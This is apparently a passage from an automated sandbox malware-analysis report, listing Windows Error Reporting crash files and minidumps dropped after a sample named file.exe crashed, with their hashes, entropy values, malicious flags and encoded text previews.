Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.8.1.9.9.7.0.6.7.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.6.a.d.9.7.b.5.-.4.e.3.4.-.4.d.f.6.-.b.c.3.6.-.f.8.a.5.d.4.6.a.4.f.7.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.3.c.b.b.3.9.8.-.3.f.b.4.-.4.2.4.2.-.b.2.a.a.-.b.4.b.b.d.0.0.9.4.5.6.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17918727\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8419290418748682
Encrypted:	false
SSDEEP:	192:3G1Vfav7FH56rrE3jDB/u7swS274lt1hBx:g2x56rwjl/u7swX4ltN
MD5:	05C5565B84AF00791301D3D05D4A5A7C
SHA1:	E3071FBA62D46995DB3DE686D83F6B25B8313922
SHA-256:	7824D8794AE43997AD79EC7AECD2B15D4DE6C75ABF430143470CADD47A7ABEDD
SHA-512:	DD7B7D2B0EC0DFF20B0E47A404E75A5DAB161A6C2117583D5F58174D4830B976E0D10FED9F9FA1B4032D24F888F8A274858EB80017F3F5600EFCBB1E6C2334FE
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.7.7.0.8.6.8.9.8.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.8.b.c.9.6.5.4.-.b.4.7.0.-.4.9.3.4.-.9.3.1.7.-.a.6.c.3.3.3.5.b.7.9.2.9.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.c.d.9.7.b.e.a.-.0.a.8.e.-.4.0.4.2.-.9.e.3.e.-.6.9.5.5.6.4.f.0.f.4.f.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8844034957297929
Encrypted:	false
SSDEEP:	192:QfG1VfavBFH56rrE3jDyG/u7swS274lt1hBx:QI2D56rwjJ/u7swX4ltN
MD5:	D56429A7633BE3262EEE75F7265F8DDF
SHA1:	F04A49AFC5F084360D2A08CEDF09AAAB69AFC029
SHA-256:	3556DD34019427E27224730C2127784CA6CB63422B8CA11562C20DC3483D07D8
SHA-512:	17FDE668172122D084BBE84BB0A49A43BB742371B313009CB2175CE8964B00DE64DF00AE5A804CB58A01DF5E4A0CBC24435F7787EA0C9BDD3CAEA7E04BF70EED
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.9.5.3.2.4.2.9.2.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.9.4.3.2.3.b.e.-.0.6.7.7.-.4.3.0.e.-.b.3.a.1.-.1.5.9.e.5.9.b.4.6.3.f.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.1.8.7.4.3.c.9.-.3.7.3.4.-.4.d.8.6.-.a.5.5.7.-.7.9.a.7.b.3.8.8.9.9.b.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2.//.0.9.//.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8413309258427019
Encrypted:	false

SSDEEP:	192:mG1VfavIFH56rrE3jDB/u7swS274lt1hBx:t2456rwjl/u7swX4ltN
MD5:	0AB96516285C4951270041601DA48B24
SHA1:	E6EB4AA60BD3ADECB8D821ED8A85ABEBFDB828BE
SHA-256:	4CCF61E5ED702AAA4C42AF5011EAC0434377D6817405B16836A2BD16D1B75A0F
SHA-512:	B960BD998AE897E33B9BABEC19FD6412CFD5F1BDFDB92C1FEB6FA9C5A9A1BE5E09C150675E9A534480173A4C3DC0A03CCD247FDD631515B169EBE7FD22A5C9BB
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.7.9.6.4.5.7.8.9.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.6.4.d.7.3.c.0.-.2.a.6.f.-.4.9.c.c.-.9.d.9.3.-.8.9.0.3.2.5.f.b.a.0.0.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.8.0.0.0.2.c.d.-.d.c.1.5.-.4.9.d.7.-.a.1.d.4.-.8.8.0.e.3.0.0.d.5.f.7.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_83ec7e94952b3dcbb61bd30e98682b9f65d64_440dec59_0e4aaad7\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9867845917103395
Encrypted:	false
SSDEEP:	192:3NG1VfavF8Hox3uSE3jDyL+/u7sLS274lt1hBx:322uox3uFjd/u7sLX4ltN
MD5:	FFE341DAFC29395559DE290B63B67E17
SHA1:	EF54570106945D489099041CB737B2FE57BD730E
SHA-256:	530C1F7B56B02455CE3F3C289710665848468A91A1005229DFB49C10E88FB0DC
SHA-512:	487D6BDA9EB61D59CE06368C8DFA859612F58214CFFAE8495532D37A662DB1D1F36EDD5D1C866E80C721C6E59171F716E1820176D1BFADC95493B009009CD1D
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.0.5.1.4.5.7.8.7.3.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.d.2.2.8.5.4.e.-.4.9.3.a.-.4.5.6.9.-.b.6.f.a.-.4.8.6.c.5.9.d.5.6.d.8.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.c.1.1.1.6.4.e.-.3.5.b.f.-.4.e.2.c.-.a.9.e.f.-.6.5.f.8.3.c.6.a.e.1.3.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:30:19 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	117066
Entropy (8bit):	2.1634369641325306
Encrypted:	false
SSDEEP:	768:gjTPXz8b284K1UZYDPz90272rZROEsmvP5tK+T8:6z8jH+ZYrz976tRvsmvP5tKm8
MD5:	7E07887FA1DE8C32864D20247C47BE8C
SHA1:	FE26C4AEDD264ECCF4F38ACD9B57908CC252D22F
SHA-256:	C11448C73BE0D8A7CD04F5A196C6DC1CE77E582AAC7C041AB95B58CD63E1040E
SHA-512:	56F41346895F54BD0436EE8E534BE799A6E2AD0F437AAD2E7CBEB6C099830E06894527511F7A0BE44C3D3E85418684FEF6E642450CF70BC3F328F1A34A1F1F1A
Malicious:	false
Preview:	MDMP..... .....~;c.....D.....L.....D...rl.....T.....8.....T.....2.....$.....U.....B.....GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8408
Entropy (8bit):	3.6938148571549747
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CQ6I7Des6YBSPSUqgmf6TS4CpBA89bMysfFEm:RrlsNil6Id6YBaSUqgmf+SfMxfz

MD5:	A3BF00D56CDD8B5E244BD9227956D3A5
SHA1:	B25A8B1E6FB03E728AB65E92E8008EAF0893434A
SHA-256:	9CE885F16F62BFE12B3445ADB58B8889716C8EFD41A9181EB3DC81C4A63AF116
SHA-512:	1938907D972BE3940B2F002E21BC1644D3F943FE382C4FB7CA96EBB4BFEED83355C8FAF7642EA147DC48E518ACDC599DE7959B33A8398FD13E7D36A286FBCF BA
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9. 6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.456695882315008
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjB8fm8M4JblMFj+q8vclCr8MjTzd:uITfh/zgrsqYKJpiKoCr8MXzd
MD5:	E083462977CAE3329F38BB072D383D7F
SHA1:	E32718198891FDCE4647C35D9406DA527364A8CC
SHA-256:	E17740EEF7610651F435C91DCDA479574B2CB61D4E5106E45258DF360BF73ECE
SHA-512:	AC3BCCE2ABE87A8936EA55197A51529DCA752E856FA2AEA3108003B53A5406B99DAA272C6FFBEEA7C1D5261914DC88E778C7158E1274AEBC03DF051764EE6 DBF
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:32 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	50922
Entropy (8bit):	2.2720533470558357
Encrypted:	false
SSDEEP:	192:VRMNjxGyBCRvQQtOPocbIO6INLc2M7gGntUScAN+axFiG/CBZHPLl4zJBIfiY4+4:QgvQHPThPiRtUSLNT4jHPGzJZsq
MD5:	61A0F85CE06F10187FE81E1E3722C09F
SHA1:	BDA6E5FEC2461BCFA6BF6D58E272FB30EA067743
SHA-256:	A2050B0CADFE8E48D647F052DC29F0E7399882461AEEFD2B8841BFE3F46BEE48
SHA-512:	0E149D8C6874D9E6C0C6689FB0CCACC92E711E58EF7B8EE17ED690E2103DF3F1F6B4419802F4A0409FE806C98DA2F2CB1D5BDC474934BABF3955DF1F82C99[E1
Malicious:	false
Preview:	MDMP..... .....l~;c.....\.....*.....T.....8.....T.....(.....(.....U.....B.....GenuineInt elW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8372
Entropy (8bit):	3.695359762107911
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CXb6qS6YBSQSUyPGgmf6TS4CpBo89b2ysfrSm:RrlsNiCb6qS6YBVSUTgmf+SX2xff
MD5:	EDCA1CF7264B6E25B96F15C28189254B
SHA1:	F6A0D3CF9219BF8337041BB71734E02601B65E35

SHA-256:	ED72609E9F6CE727AEEC2E593C2C58EF4982708A76CDD85DEE121568E0F5DC37
SHA-512:	8AC362C9E6C526BB4B24A22DB25DC8F1B10201BA0C74D60A8C18ACA634CC669C9ADE5A236E88C45B48F6CA12CD710DECE2D011F9BB72C95FF2013BEA62EC0034
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.458550279556071
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjTM8fm8M4JblMFXSh+q8vclCr8MjTzd:uITfh/zgrsqYvxJpZhKoCr8MXzd
MD5:	70C6BD3D3F5F1A5800D46FD98C5EF8D9
SHA1:	768B08637D8A8317D38FF35669C8D179837C46B9
SHA-256:	B4B793BFBDF1D5C3FCCA9D0675AA723C1F58A74AB1EA70B50A33957E48054C14
SHA-512:	1773CA25F27CAF8313CE6A5AEB80687495FA345232D134F3BC36F645921226FE0C0FB6C403C719D90CAA2D5F8D9315A7F11EFCAD7F3F73BB8D6D8C3C01196BE
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER790E.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:35 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	63998
Entropy (8bit):	2.33484711100618
Encrypted:	false
SSDEEP:	192:uEAP/xVcp7udtOPoBBxpziMG0OjI2ib7r0bAwQW1qAzjcAN+8xFiG/kBZHbLnSz/:LP7JPQjdbNp00hWEkLNpOjHb+zGqOKb
MD5:	612D9666FD801BD0D916FEEC94DA1B64
SHA1:	08F79F39C9E09F312B3202646F18C9BCE4E83A8A
SHA-256:	CA385B05F277DB101C2B3195E6D083AC0437B17F27BD4C44FBE5AE69F59038C1
SHA-512:	959C1D9FA247F17DADEEC5A50B436428A3E4F05A3B4A61142712A6A1A986B4E62C3484A51073195E8414DB8D020C3D1CF8B5F4D5C97C4A145E971111E1F82BC0
Malicious:	false
Preview:	MDMP..... .....o~;c.....4.....4.....T.....8.....T.....0.....U.....B.....GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8388
Entropy (8bit):	3.697825310691746
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/Cm6LY6YBSnSUZ8Jgmf6TS4CpBHz89bgysfBgm:RrlsNiL6U6YBySUZ8Jgmf+SmgxfT
MD5:	03D4FEC4D29C9C3F4CB6BBA26B9C092C
SHA1:	7BE64D5014504BF94CCCA5F777E8E89F7AE305C1
SHA-256:	8C11A08D49C075607E2AC630973DBFA24222953F7B27E2808343D8BC9BE16CEB
SHA-512:	D5E92C5701569EC3690A69498FB98259E29B038259DB3BC3BA79E6CB0359D891E921FDFF7936534C4A78EEBCB5F15B237848B101047966CFC3AEE0A44F845A7

Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA0.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.459046662323008
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjl8fm8M4JblMFR4+q8vclCr8MjTzd:uITfh/zgrsqY+JpO4KoCr8MXzd
MD5:	CE66B48F2FA0E2EC80123315D9E63647
SHA1:	16BBB7B300DDC7AB40E865DA2C580A8D97EC571D
SHA-256:	358BD5588CC43D4B704A3AD1D1A5765DB8AECE40B68EDA66A2281382C9F10DB7
